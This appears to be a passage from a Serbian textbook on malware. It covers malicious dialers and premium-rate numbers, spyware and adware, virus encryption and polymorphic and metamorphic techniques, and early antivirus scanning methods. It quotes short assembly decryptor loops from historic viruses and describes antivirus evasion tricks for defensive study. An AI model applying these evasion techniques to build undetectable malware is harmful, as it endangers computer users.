- [8] David A. Solomon and Mark E. Russinovich, *Inside Microsoft Windows 2000*, Third Edition, Microsoft Press, 2000.

ŠESTO POGLAVLJE

Dialer, Adware i Spyware

6.1 Dialer

Dialer je mali program koji menja već postojeći broj internet konekcije ili stvara potpuno novu internet konekciju. Posle downloada i instaliranja, dialer se konektuje sa internetom putem modema ili ISDN-karte. Dotadašnja internet konekcija se obično deaktivira. Dialer sebe postavlja kao default, da bi onda zvao veoma skup telefonski broj. Ovo znači da je dialer takva vrsta programa koja uspostavlja internet konekciju prema unapred isprogramiranom ISP-u, menjanjem trenutnog profila za uspostavljanje konekcije, ili ubacivanjem novog profila. Većinom dialeri se nalaze na Microsoft Windows operativnim sistemima. Kada je reč o malicioznim dialerima, grupa ljudi koja je pogođena ovom napašću su korisnici dial-up i ISDN konekcija.

6.1.1 Premium Rate Numbers (PRNs)

Premium Rate Numbers (PRNs) su brojevi koji naplaćuju posebnu tarifu za usluge koje nude. U Evropskoj uniji, ovakvi brojevi nazivaju se servisni telefonski brojevi. Mnogi servisi koriste ove brojeve na internetu, TV, radiju i naplaćuju posebnu cenu. Legalizovanje i kontrola ovakvih brojeva je različita od zemlje do zemlje. Dialeri koriste ove brojeve, kako domaće, tako i strane. Primer ovakvih brojeva kod nas su hot line brojevi koje možete naći na svakom koraku, sa pozivnim brojem npr. 0900, 0903 itd.

6.1.2 Oblasti gde se primenjuju

Za mnoge kompanije, dialeri predstavljaju lak način naplate. Mnoge firme pomoću dialera i telefonskih računa naplaćuju svoje usluge, koristeći Premium Rate Numbers. Dialeri se koriste u:

- downloadu softvera
- downloadu časopisa
- sadržaji seksualnog karaktera(web strane, čat uživo....)
- ponuda informacija npr: poslovna ponuda, na lak način, kulinarstvo, putovanja, horoskop, IQ-testovi i dr. stvari.
-

6.1.3 Legalne kompanije

Dialer na sistemu i korišćenje Premium Rate Numbers je uredu sve do onda, kada korisnik ima sve informacije o njihovoj upotrebi, ceni i svemu ostalom. Ipak, postoji ogromna zloupotreba dialera. Kao posledica ovakvih zloupotreba u Nemačkoj je 2003. donešen novi zakon, koji zahteva da se dialeri moraju registrovati u specijalnim institucijama. Registracija dialera u Nemačkoj je moguća samo ukoliko se ispune svi zakonski uslovi. Čak i u takvo sređenoj zemlji najveća opasnost pretila od onih ilegalnih (malicioznih).

6.1.4 Maliciozni dialeri

Pored legitimnih, postoje i maliciozni dialeri. Ovakvi dialeri predstavljaju globalni problem. Dialeri se mogu instalirati i konektovati na internetu bez vašeg odobrenja i znanja. Ovakvi dialeri se nazivaju auto dialeri. Većina dialera može se ukloniti samo specijalnim metodama, jer je većina njih zaštićena od brisanja. Mnogi dialeri mogu manipulirati sistemskim podešavanjima i svoju konekciju postaviti kao default. Ukoliko vaš telefon ima internacionalni pristup, dialeri mogu zvati strane Premium Rate Numbers, na primer nemački, koji počinje sa 0049190, kod nas 0900, 0903 itd. Na spisku koji sledi nalaze se pozivni brojevi zemalja prema kojima su najčešće bili upućivani pozivi, podešeni u okviru dial-up konekcija od strane opasnih dialera.

Zemlja - Pozivni broj

Cape Verde Islands - 00 238

Sao Tome & Principe - 00 239

Diego Garcia - 00 246

Ascension - 00 247

Comore (Mayotte) - 00 269

St. Helena - 00 290

Aruba - 00 297

St. Pierre and Miquelon - 00 508

British Guyana - 00 592

Tonga - 00 676

West Timor - 00 670

Antarctica & Islands - 00 672

Nauru - 00 674

Salomon Islands - 00 677

Vanuatu - 00 678

Fiji - 00 679

Palau - 00 680

Wallis and Futuna - 00 681
Cook Islands - 00 682
Niue - 00 683
American Samoa - 00 684
Samoa – Vest-Samoa - 00 685
Kiribati - 00 686
Tuvalu - 00 688
French Polynesia - 00 689
Tokelau - 00 690
Mikronesia - 00 691
Marshall Island - 00 692
Anguilla - 00 1-264
Antigua and Barbuda - 00 1-268
Bermuda - 00 1-441
Turks & Caicos Islands - 00 1-649

Opasnost od dialera je tolika da je Telekom Srbije uveo službu koja na dnevnom nivou kontroliše potrošnju svojih klijenata. Svaki korisnik koji u toku 24h potroši preko 2000 impulsa će biti blagovremeno obavešten o situaciji. Ako je stvarno toliko telefonirao – OK. A ako nije, službenik će ga informisati o mogućim rešenjima problema. Ovim potezom je Telekom Srbije želeo sebe da ogradi od budućih žalbi na njihov račun kao posledice delovanja dialera.

6.2 Spyware i Adware

Spyware (Špijunski softverski paket – najbukvalniji prevod) je tip malicioznog software-a koji je najčešće pisan u cilju sticanja materijalne dobiti tvorca ili kompanije koja ga je unajmila da to učini. Cilj je tajno prikupljanje informacija o navikama korisnika računara i prosleđivanje istih putem interneta do mesta gde bi se one mogle iskoristiti za razne komercijalne potrebe.

Infekcija ovim tipom zlonamernog programa se najčešće manifestuje pojavljivanjem nezahtevanih pop-up reklama, krađom ličnih informacija (uključujući i bitne informacije kao što su brojevi kreditnih kartica ili lozinke, preusmeravanjem kućanih adresa u browser-u na reklamne, za-odrasle-o ili warez stranice ili gubitkom internet protoka. Ovo je nepoželjan software na računaru i može zavisno od tipa programa doprineti nestabilnosti operativnog sistema pa čak i do njegovog kolapsa. Često se koristi u sprezi sa drugim tipovima malicioznog software-a kao što su neke vrste trojanaca ili rootkit-ova i tada je najopasniji.

Adware (Reklamni softverski paket – najbukvalniji prevod) je tip software-a koji prvenstveno ima za cilj reklamiranje i ne pada u tip malicioznog software-a kakav je npr spyware. Cilj je automatsko startovanje, pregled ili download reklamnog sadržaja na računaru i jasna prezentacija korisniku. Dolazi najčešće kao deo nekog programa (u paketu ili odvojeno) koji nemaju skrivenih zlonamernih opcija i ne obmanjuju korisnika. Njihovo implementiranje u software i instalacija takvog paketa najčešće proizilazi iz marketinško-ekonomskih razloga (smanjuje cenu samog software-a, nudi se kao opcija za korišćenje komercijalne verzije besplatno ali uz reklame, dok kod besplatnih programa prihvati koji stižu od adware-a na račun programera ili kompanije tvorca tog software-a mogu pomoći i iskoristiti se za dorađivanje, upgrade u nove-poboljšane verzije bez potrebe menjanja freeware licence).

Adware na računaru zna da prekrši granice normalnog oglašavanja, da se manifestuje velikim brojem dosadnih pop-up prozora, da koristi procesorske i memorijske resurse računara i dovede kako do usporavanja rada na njemu tako i do usporavanja surfa i download-a na Internetu. Opasnost ovde leži u tome što adware zna da ugrozi privatnost korisnika, uslovi funkcionalnost programa uz koji dolazi (npr. posetom neke web adrese ili prijavljivanjem na neku najčešće free uslugu) ili poprими neki od oblika spyware-a, pa informacije koje sakupi sa računara neretko budu prodane ili na drugi način zloupotrebene od strane tvorca tog programa ili marketinških kompanija.

6.2.1 Tipovi adware/spyware installer-a, njihove karakteristike i načini zaraze:

Bundling softver installer - Tip instalacije gde se instalacija adware/spyware vrši u pozadini prilikom podizanja ili rada nekog programa.

Opt-in bundles - Tip instalacije koji mora da zavisi od intervencije korisnika da bi se instalirao ali ga korisnik neće moći eliminisati iz izbora instalacije ili će se prihvatanjem licence o korišćenju (EULA) prihvatiti instalaciju drugog software-a.

Drive-by downloads – Tip instalacije adware/spyware-a preko Interneta dok surfujemo, gledamo stranicu ili klikom na baner.

Exploits – Tip instalacije koji zloupotrebljava internet adresu ili spam poruku itd. koristeći exploit-e (bezbednosne rupe) browsera i operativnog sistema da bi omogućili instalaciju adware/spyware-a bez znanja korisnika na računaru[1] .

Reference

[1] MyCity tim, <http://www.mycity.co.yu>

SEDMO POGLAVLJE

Napredne opcije malicioznog koda

7.1 Enkriptovani virusi

Od početka pisci virusa pokušavaju da implementiraju evoluciju malicioznog koda. Jedan od najučinkovitijih načina skrivanja malicioznog koda je enkripcija. Prvi poznati virus koji je implementirao enkripciju je Cascade na DOS-u^[1]. Virus je počinjao konstantnim dekriptorom, koji je bio praćen enkriptvanim telom virusa.

Dekriptor Cascade virusa:

```
lea    si, Start    ; position to decrypt (dynamically set)
mov     sp, 0682     ; length of encrypted body (1666 bytes)
```

Decrypt:

```
xor     [si],si      ; decryption key/counter 1
xor     [si],sp      ; decryption key/counter 2
inc     si           ; increment one counter
dec     sp           ; decrement the other
jnz     Decrypt      ; loop until all bytes are decrypted
Start:                                     ; Encrypted/Decrypted Virus Body
```

Ovaj dekriptor je imao antidebug karakteristike zbog SP registra koji su korišćeni kao ključevi za dekriptovanje. Pravac dekriptovanja je uvek napred.

Zbog toga što je SI registar inicijalno pokazivao ka startu enkriptovanog tela virusa, njegova inicijalna vrednost zavisi od relativne pozicije tela virusa u samom fajlu. Cascade je sebe dodavao fajlovima, tako da je SI rezultirao sa istom vrednošću ukoliko bi dva host programa imali ekvivalentnu veličinu. SI (ključ za dekriptovanje 1) bi bio promenjen ukoliko bi dva host programa imali različite veličine. SP registar je jednostavan brojač bajtova koje treba dekriptovati. Treba napomenuti da dekripcija ide napred sa dvostrukim-bajtom dužine ključa. Pozicija dekriptovanja se pomera napred za jedan bajt svakog puta. Ovo komplikuje loop dekriptovanja ali pri tome ne menja sposobnost promene smeru. Treba napomenuti da je jednostavni XOR veoma praktičan za viruse, jer XOR-ovanje sa istim vrednostima dvaput rezultira inicijalnom vrednošću.

Sagledavajući slovo P (0x50) sa ključem 0x99, možemo uočiti da, 0x50 XOR 0x99 je 0xC9, i 0xC9 XOR 0x99 će se vratiti na 0x50. Pisci virusa vole jednostavnu enkripciju iz jednog jednostavnog razloga, lenji su.

Kriptografski govoreći, ovakva enkripcija je slaba, iako antivirusi nemaju izbora nego da vrše detekciju stringa iz samog dekriptora. Ovo naravno može dovesti i do velikih problema, jer nekoliko različitih virusa mogu imati isti dekriptor, ali sama funkcija tih virusa može biti različita. Detektovanje virusa na osnovu samo dekriptora ne može detektovati varijantu virusa koji je u pitanju. Ono što je još važnije ne moraju se samo virusi dekriptovati tim dekriptorom ili sličnim te dolazi do lažne detekcije. Savremeni antivirusni programi, naročito oni jači koji imaju kvalitetnije motore(engine) mogu prodrati mnogo dublje i detektovati varijante virusa, ako se uopšte radi o virusima ili pak izbeći lažnu detekciju.

Ukoliko dekripcija virusa nije linearna, telo virusa se ne dekriptuje jedan bajt za drugim bajtom. Ovakav način dekriptovanja može zbuniti analitičare, jer sam virus može izgledati kao da nije uopšte enkriptovan. Virus kao što je W95/Drill reprezentuje vrhunac umetnosti nelinearne enkripcije. Pod ovim se podrazumeva dekriptovanje svakog dela enkriptovanog tela virusa u polu-slučajnom redu pogađajući svaku poziciju virusa samo jednom[2].

Napadač može odlučiti da ne skladišti ključ za enkriptovanje u virusu. Umesto ovoga virus može koristiti brute force da bi se dekriptovao, pokušavajući da povрати enkriptovane ključeve sam samcat.


Napadač može koristiti jak algoritam za enkriptovanje virusa. IDEA familija virusa, napisana od Spanska, je pokušala da upotrebi ovakav metod. Jedan od nekoliko dekriptora koristi IDEA cipher[3]. Ova enkripcija se ne može smatrati jakom, jer virus nosi ljuč za dekriptovanje, ali popravka nakon takvog virusa je veoma teška jer antivirus mora da reimplementira algoritam za enkriptovanje. Drugi sloj dekriptovanja IDEA virusa koristi RDA(Random Decryption algoritam)[4].

Czech virus W32-Crypto od Prizzyja koristi Microsoft CryptoAPI. Crypto enkriptuje DLL na sistemu koristeći tajno/javni ključ. U nekim slučajevima dekriptor sam nije deo virusa. Virusi W95/Resur i W95/Silcer su primeri ove metode. Ovakvi virusi forsiraju Windows Loader da relocira inficiranu sliku programa prilikom loadovanja u memoriji. Akt relociranja slike je odgovoran za dekriptovanje tela virusa, jer virus ubacuje specijalne relokacije u svrhu dekriptovanja. Baza slike sa izvršnim svojstvima je ključ za enkriptovanje.

Napadač može odabrati nekoliko lokacija da dekriptuje i enkriptuje sadržaj. Najčešće metode su:

- Dekriptor dekriptuje podatke u samom telu enkriptovanog virusa. Ovo je i najčešći metod. Podaci enkriptovanja moraju biti sa mogućnošću pisanja u memoriji, što zavisi od aktuelnog operativnog sistema.

- Dekriptor čita i enkriptuje sadržaj gradeći dekriptovano telo virusa na stacku. Ovo je veoma praktično za napadača. Enkriptovani podaci ne moraju u ovom slučaju biti writeable(sa mogućnošću pisanja).
- Virus dodaje memoriju dekriptovanom kodu i podacima. Ovaj način ima nekoliko mana jer neenkriptovani kod mora da pridoda memoriju prvi, pre dekriptora.



Slika 13. Grafički prikaz dekriptora i pravac njegovog delovanja

7.2 Oligomorfni virusi

Pisci virusa su uočili da detekcija enkriptovanih virusa postaje sve više jednostavna za antivirusne sve dok je kod za dekriptovanje dovoljno dug i dovoljno jedinstven. Ovo je rezultiralo pojavljivanjem novih oblika virusa koji su bili bazirani na implementiranju nove tehnike radi stvaranja mutiranih dekriptora.

Za razliku od enkriptovanih virusa, oligomorfni virusi sadrže dekriptore nove generacije. Najjednostavniji način promene dekriptora je korišćenje seta dekriptora za razliku od jednog.. Prvi poznati virus koji je bio baziran na ovoj tehnici bio je Whale. Whale je nosio nekoliko desetina dekriptora, a virus ih je birao nasumično.

W95/Memorial je imao mogućnost građenja 96 različitih modela dekriptora. Dekriptovanje ovakvih virusa na osnovu dekriptora je nepraktično, iako moguće. Većina proizvoda koji se bore sa virusima koji imaju dinamičke dekriptore to rade manje ili više uspešno preko enkriptovanog koda. Ipak detekcija se još uvek bazira na konstantnom kodu dekriptovanog tela virusa.

Primer W95/Memorial dekriptora:

```
mov     ebp,00405000h      ; select base
mov     ecx,0550h          ; this many bytes
lea     esi,[ebp+0000002E]  ; offset of "Start"
add     ecx,[ebp+00000029]  ; plus this many bytes
mov     al,[ebp+0000002D]   ; pick the first key
```

Decrypt:

```
nop                     ; junk
nop                     ; junk
xor     [esi],al         ; decrypt a byte
inc     esi              ; next byte
nop                     ; junk
inc     al               ; slide the key
dec     ecx              ; are there any more bytes to decrypt?
jnz     Decrypt          ; until all bytes are decrypted
jmp     Start            ; decryption done, execute body
```

; Data area

Start:

; encrypted/decrypted virus body

Na ovom primeru se mogu videti malo promenjene instrukcije, te dekriptor može koristiti različite instrukcije za looping.

Neverovatno ali Peter Szor testirajući ovaj virus i delovanje antivirusnih proizvoda na virus je došao do zaključka prilikom testiranja da pojedini antivirusni proizvodi i dan danas nisu mogli da detektuju sve instance Memoriala. Ovo je posledica toga što virus mora biti ispitan do najmanjeg detalja kako bi se pronašla i razumela oligomorfna struktura generatora dekriptora.

7.3 Polimorfni virusi

Sledeći korak u evoluciji malicioznog koda je polimorfizam. Polimorfni virusi mogu mutirati dekriptore u veliki broj različitih instanci koji mogu preuzeti milione različitih formi.

Prvi poznati polimorfni virus, 1260, napisan je u USA od strane Mark Washburna 1990[5]. godine. Ovaj virus je posedovao mnogo interesantnih tehnika koje su predhodno bile predviđene od strane Freda Cohena. Virus je imao dva ključa za dekriptovanje, ali što je bitnije, ubacivao je razane otpadne instrukcije u dekriptoru. Ove instrukcije su otpad u sam kod, one nisu imale drugu funkciju do menjanja izgleda dekriptora.

Skeneri antivirusnih proizvoda su u to vreme bili izazvani pojavom 1260, zbog jednostavnih stringova za pretragu koji nisu mogli biti ekstraktovani iz koda. Sam 1260 virus iako veoma jednostavan, mogao je postati veći ili manji, a sve u zavisnosti od količine ubačenih otpadnih instrukcija i slučajnog ispunjavanja dekriptora za 39 bajta otpadnih instrukcija. Svaka grupa instrukcija u okviru dekriptora mogla se je permutovati u svakojakom redu. Skelet dekriptora se je mogao menjati takodje.

Primer 1260 dekriptora:

`; Group 1 - Prolog Instructions`

```
inc      si          ; optional, variable junk
mov      ax,0E9B     ; set key 1
clc                      ; optional, variable junk
mov      di,012A     ; offset of Start
nop                      ; optional, variable junk
mov      cx,0571     ; this many bytes - key 2
```

`; Group 2 - Decryption Instructions`

`Decrypt:`

```
xor      [di],cx     ; decrypt first word with key 2
sub      bx,dx       ; optional, variable junk
xor      bx,cx       ; optional, variable junk
sub      bx,ax       ; optional, variable junk
sub      bx,cx       ; optional, variable junk
nop                      ; non-optional junk
```

```

xor     dx,cx      ; optional, variable junk
xor     [di],ax    ; decrypt first word with key 1
; Group 3 - Decryption Instructions
inc     di          ; next byte
nop                     ; non-optional junk
clc                     ; optional, variable junk
inc     ax          ; slide key 1
; loop
loop    Decrypt      ; until all bytes are decrypted - slide key 2
; random padding up to 39 bytes

Start:
;      Encrypted/decrypted virus body

```

7.3.1 32-Bitni Polimorfni virusi

W95/HPS i W95/Marburg[6] su prvi virusi koji su koristili 32-bitne polimorfne motore. Ova dva virusa su delo ozloglašenog španskog pisca virusa, GriYo, 1998 godine. Isti autor je stvorio nekoliko visoko polimorfni virusa na DOS-u, kao na primer, virus Implant[7].

Kao i kod Implant virusa polimorfni engine HPS-a(Hantavirus Pulmonary Syndrome) je veoma moćan i napredan. On podržava subrutine koristeći CALL/RET instrukcije uslovljavajući skokove sa nonzero pomeranjem. Kod polimorfnog motora je otprilike polovina stvarnog virusnog koda, i tu su slučajno bajt bazirani blokovi ubačeni između generisanog lančanog koda dekriptora. Puni dekriptor je sagrađen samo tokom prve inicijalne faze, što čini virus sporo polimorfni. Ovo znači da antivirusni proizvodi ne mogu koristiti efikasno skenere, jer inficirani računar mora biti restartovan kako bi virus mogao stvoriti novi dekriptor.

Virus se je enkriptovao i dekriptovao različitim metodama, uključujući XOR/NOT i INC/DEC/SUB/ADD instrukcije sa 8, 16, ili 32 bitnim ključevima. Sa aspekta detekcije ovo drastično smanjuje okvir ideja. Peter Szor prilikom svoje laboratorijske analize je primetio da je polimorfni engine veoma dobro napisan, kao i ostatak virusa, te je zaključio da to sigurno nije delo početnika. Polimorfni dekriptor virusa je smešten nakon promenjenog enkriptovanog tela virusa. Dekriptor je podeljen između malih ostrva rutine koda, koji se može pojaviti u miksovanom poretku.

7.4 Metamorfni virusi

Metamorfni virusi su nastali kao posledica sporog nastajanja polimorfnih virusa od nekoliko nedelja ili meseci, dok bi sa druge strane istraživači mogli da nađu rešenje u toku jednog dana za detekciju polimorfnih virusa. Ovo je glavni razlog malog broja polimorfnih virusa u divljini.

Kreatori virusa su pokušali da implementiraju evoluciju nove tehnike da bi otežali posao istraživačima u antivirusnim kompanijama. W32/Apparition[8] virus je prvi poznati 32-bitni virus koji nije koristio polimorfni dekriptor, već je sa sobom nosio izvorni kod, kojeg je izbacivao kad god bi našao kompajler na mašini. Virus je ubacivao i uklanjavao beskoristan kod(djubre) u izvorni kod i rekompajlirao bi sebe. Ovi virusi su naročito opasni na platformama kao što su Linux-i, gde su C kompajleri veoma često instalirani sa sistemom, čak i kada se sistem ne koristi u svrhu programiranja. Ova tehnika je mnogo jednostavnija od prethodne jer je mnogo lakši razvoj koda u izvornom formatu nego li u binarnom.

Igor Muttik je objasnio metamorfne viruse na najkraći mogući način: „Metamorfizam je telo-polimorfizma“. Metamorfni virusi nemaju dekriptor ili stalno telo virusa, ali su sposobni da stvore nove generacije koje bi izgledale drugačije. Oni nemaju prostor sa podacima ispunjeni string konstantama već imaju jedan jedini virusni kod koji nosi podatke u vidu koda.

Materijalni metamorfizam u stvari još ne postoji u stvarnosti. Metamorfni virusi imaju mogućnost da menjaju svoj oblik iz jedne forme u drugu, ali u principu izbegavaju generisanje u instance koje su veoma slične njihovom primarnom obliku[9].

U Virus Bulletin 2000, Dave Chess i Steve White iz IBM demonstrirali su rezultate svojih istraživanja na nedetektovane viruse. Veoma brzo nakon toga, ruski pisac virusa, Zombie, izdao je svoj Total Zombification magazin, sa setom članaka i virusa. Jedan od članaka magazina je titlovan kao „Neotkrivena tehnologija virusa“.

Zombie je već demonstrirao svoj skup polimorfnih i metamorfnih umetnosti pisanja virusa. Njegovi virusi su distribuirani godinama u svom izvornom formatu, a drugi virusopisci su ih modifikovali kako bi stvarali nove varijante. Ovo je i slučaj sa najboljom kreacijom Zombie-a, W95/Zmist.

Ovo je bio vrhunac tehnologije za to vreme. Mnogi stručnjaci su nazivali Zmist najkompleksnijim binarnim virusom koji je ikada napisan. Konkurenciju i upoređivanje u savršenstvu su mu pravili W95/SK, One Half, ACG, i neki drugi poznati virusi. Zmist je pomalo od svega. Prvenstveno je metamorfni virus sa slučajnom i nasumičnom upotrebom polimorfnog dekriptora.

Virus podržava jedinstvenu novu tehnologiju „kod integraciju“. Virus je sposoban da dekompile PE fajlove do njihovih najmanjih elemenata, zahtevajući 32MB memorije. Zmist je ubacivao sebe u kod, uklanjavao bi blokove koda, ubacivao sebe,

regenerisao kod i bibliografiju podataka (uključujući informaciju relokacije), i ponovo bi izgrađivao izvršni kod. Ovo nije bilo viđeno kod nijednog virusa do tada[10].

Zmist je povremeno ubacivao instrukcije skokova nakon svake pojedinačne instrukcije sektora koda, svaka od kojih je ukazivala na sledeću instrukciju. Savršeno, ali jezivo, ove modifikovane aplikacije su i dalje funkcionisale kao i pre. U stvari prema rečima Pitera Szora nije došlo do pada ni jednog jedinog sistema prilikom testa ovog malicioznog koda. Skoro da niko nije očekivao ovakav savršeni rad, pa čak ni autor virusa Zombie. Ipak ni ovaj virus nije nedodirljiv, dovoljno je dobar za virus. Treba malo više truda i vremena kako bi se pronašao i detektovao u inficiranim fajlovima. Zbog skoro savršene kamuflaže Zmist je skoro savršeni antiheuristični virus[11].

Prava metafora ovog virusa bi bilo poređenje sa filmom Terminator 2, gde T-1000 model ima sposobnost skrivanja i kamuflaže u raznim oblicima, takav je slučaj i sa ovim malicioznim kodom.

Reference

- [1] Fridrik Skulason , "Virus Encryption Techniques," *Virus Bulletin*, November 1990, pp. 13-16.
- [2] Peter Szor, Peter Ferrie, and Frederic Perriot , "Striking Similarities," *Virus Bulletin*, May 2002, pp. 4-6.
- [3] X. Lai, J. L. Massey , "A Proposal for New Block Encryption Standard," *Advances in Cryptology Eurocrypt'90*, 1991.
- [4] Peter Szor , "Bad IDEA," *Virus Bulletin*, April 1998, pp. 18-19.
- [5] Fridrik Skulason , "1260—The Variable Virus," *Virus Bulletin*, March 1990, page 12.
- [6] Peter Szor , "The Marburg Situation," *Virus Bulletin*, November 1998, pp. 8-10.
- [7] Dr. Igor Muttik , "Silicon Implants," *Virus Bulletin*, May 1997, pp. 8-10.
- [8] Vesselin Bontchev and Katrin Tocheva , "Macro and Script Virus Polymorphism," *Virus Bulletin Conference*, 2002, pp. 406-438.
- [9] "Shape Shifters," *Scientific American*, May 2001, pp. 20-21.
- [10] Peter Szor and Peter Ferrie , "Zmist Opportunities," *Virus Bulletin*, March 2001, pp. 6-7.
- [11] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

OSMO POGLAVLJE

Prve generacije skenera

Većina učenika o računarima opisuju detekciju virusa na prilično jednostavan način. Čak i knjige novijeg datuma opisuju skenere kao jednostavne programe koji tragaju za bajt sekvencama izbačenim od strane virusa u memoriji i fajlovima kako bi ih detektovali. Ovo je, naravno najpopularniji metod, ali daleko od toga da je jedini. Danšnji antivirusi koriste mnogo atraktivnije metode za detekciju komplikovanih virusa, koji se ne mogu detektovati i ukloniti prvom generacijom skenera.

8.1 String skeniranje

String skeniranje je najjednostavniji pristup u detekciji malicioznog koda. Ono koristi sekvence stringova (bajtova) koji su tipično delovi malicioznog koda, ali se ne mogu naći u čistim programima. Sekvence izbačene od strane malware su organizovane u bazama podataka, koje antivirusni skeneri koriste u traganju na određenom području fajlova i sistemskim područjima radi detektovanja virusa u ograničenom vremenskom limitu za skeniranje.

8.2 Wildcard

Wildcard stringovi su veoma često podržani sa malim brojem bajtova, koji omogućuju preciznije poklapanje instrukcionih grupa. Neke ranije generacije enkriptovanih i polimorfnih malicioznih kodova je moguće detektovati na osnovu wildcard baziranih stringova.

Čak i korišćenje Boyer-Moore algoritma nije dovoljno za detekciju stringova. Ovi algoritmi su stvoreni za ubrzano traženje stringova i imaju znatnu prednost u odnosu na backward string poklapanje[1].

CONVENED i CONVENER

Ukoliko se dva stringa upoređuju od početka, potrebno je nekoliko uparivanja da bi se pronašao prvi mismatch. Ukoliko se pak počne od kraja stringa, već prvi pokušaj daje mismatch, što znatno umanjuje broj uparivanja koji se moraju izvršiti[2].

8.3 Mismatches

Mismatch u stringovima su razvili istraživači iz IBM-a. Mismatch omogućuje N broju bajtova u stringu da mogu imati bilo koju vrednost, bez obzira na poziciju u samom stringu. Na primer, 01, 02, 03, 04, 05, 06, 07, 08, 09 string sa mismatch vrednošću 2 ce dati sledeće obrasce:

01 02 **AA** 04 05 06 **BB** 08 09 0A 0B 0C 0D 0E 0F 10

01 02 03 **CC DD** 06 07 08 09 0A 0B 0C 0D 0E 0F 10

01 **EE** 03 04 05 06 07 **FF** 09 0A 0B 0C 0D 0E 0F 10

Mismatch je naročito koristan u stvaranju bolje generičke detekcije za određene familije malicioznih kodova. Loša strana ove tehnike je prilično spor algoritam skeniranja.

8.4 Generična detekcija

Generična detekcija skeniranja se koristi za nekoliko poznatih familija malware koristeći jednostavan string. Ukoliko je više od jedne varijante malware poznata, set ovih varijanti se upoređuje kako bi se pronašle zajedničke oblasti koda. Jednostavnim stringom za pretragu je omogućeno traženje onoliko varijanti koliko je moguće. Generični string sadrži i wildcard i mismatch detekciju.

8.5 Hashing

Hashing je termin koji se veoma često upotrebljava za tehnike ubrzavanja algoritma za pretraživanje. Hashing je moguće ostvariti na prvom bajtu 16-bitne i 32-bitne reči u stringu za pretragu. Ovo omogućuje krajnjem bajtu da sadrži wildcard. Istraživači malicioznog koda mogu kontrolisati hashing mnogo bolje selektujući koje startne bajtove će string sadržati. Na primer dobro je izbegavati prve bajtove koji su česti u legitimnim fajlovima, kao što su nule. Sa malo truda, istraživači mogu selektovati stringove koji tipično startuju sa istim zajedničkim bajtovima, umanjujući brojeve nepotrebnih poklapanja.

Da bi bili ekstremno brzi, neki string skeneri uopšte ne podržavaju wildcard. Na primer, Australiski antivirus VET koristi pronalazak Roberta Riordana[3], koji je baziran na 16-bajtnom skeniranju stringova (bez wildcard-a), baziran sa 64KB hash tablom i na 8-bitnom shift registru. Algoritam koristi svaku 16-bitnu reč stringova kao index u hash tabli.

Veoma moćan hashing je razvio Frans Veldman u TBSCAN-u. Ovaj algoritam dopušta wildcard u stringovima ali koristeći dve hash table i odgovarajuću linkovanu listu stringova. Prva hash tabla sadrži index bitova od druge hash table. Algoritam je baziran na korišćenje četiri konstante 16-bitne i 32-bitne reči stringova koje nemaju wildcard u njima.

8.6 Bookmarks

Bookmarks (takode nazvan proverivač bajtova) je jednostavan način koji garantuje tačnije detekcije i dezinfekcije. Veoma često distance između početka tela malicioznog koda (u praksi često nazvan zero bajt tela) i stringa za detekciju je proračunat i skladišten posebno bazama za detektovanje[4].

Dobri bookmark je specifičan u dezinfekciji virusa. Na primer, u slučaju boot virusa, neko možda preferira selektovanje seta bookmarka koji ukazuju na bibliografiju lokacije uskladištenog boota.

8.7 Top-and-tail skeniranje

Top-and-tail skeniranje se vrši radi ubrzanja detekcije virusa skeniranjem samo top(vrha) i tail(rep, kraj) fajla, a ne celog fajla. Ovo je znatno usavršeniji i bolji algoritam nego predhodno pomenuti skeneri.

8.8 Entry-point and fixed-point skeneri

Entery-point(tačka ulaska) i fixed-point(stalna tačka) skeneri su napravili antivirusne još bržim. Ovako bazirani skeneri iskorišćavaju tačku ulaska objekata, na primer hederi izvršnih fajlova. Ovi skeneri prate razne instrukcije kontrole transfera, kao na primer, instrukcije skakanja i poziva, i započinju skeniranje na lokacijama na kojima su ove instrukcije upućene.

Zato što je ova lokacija česta meta malware, ovako bazirani skeneri imaju neke glavne prednosti. Ostale metode skeniranja kao na primer, top-and-tail skeniranje, mora maskirati stringove (ili hash stringova) za svaku skeniranu poziciju skeniranog područja, ali skeneri ulazne tačke tipično imaju jednu poziciju za maskiranjem svog string skeniranja, ulaznu tačku samu.

Uzmimo 1KB za buffer zvani B. Broj pozicija za startovanje string uparivanja u B je $1,024-S$, gde je S veličina najkraćeg stringa za uparivanje. Čak i hashing algoritam skenera je tako efikasan da skener mora izvršiti kompletnu pretragu stringa na samo datoj poziciji, što je 1% vremena. Broj proračuna se može povećati brzo, u zavisnosti od broja stringova. Na primer, sa 1,000 stringova, skener će možda morati da napravi 10 kompletnih uparivanja sa svaku poziciju posebno. Ovih $(1,024-S) \times 10$ je mogući broj minimalnih uparivanja koje se zahtevaju. U stvari, $1,024-S$ množilac može biti izbačen koristeći fixed-point(stalnu tačku) skeniranje sa jednom pozicijom uparivanja na entery-point(ulaznom tačkom). Ovo je veoma značajna razlika.

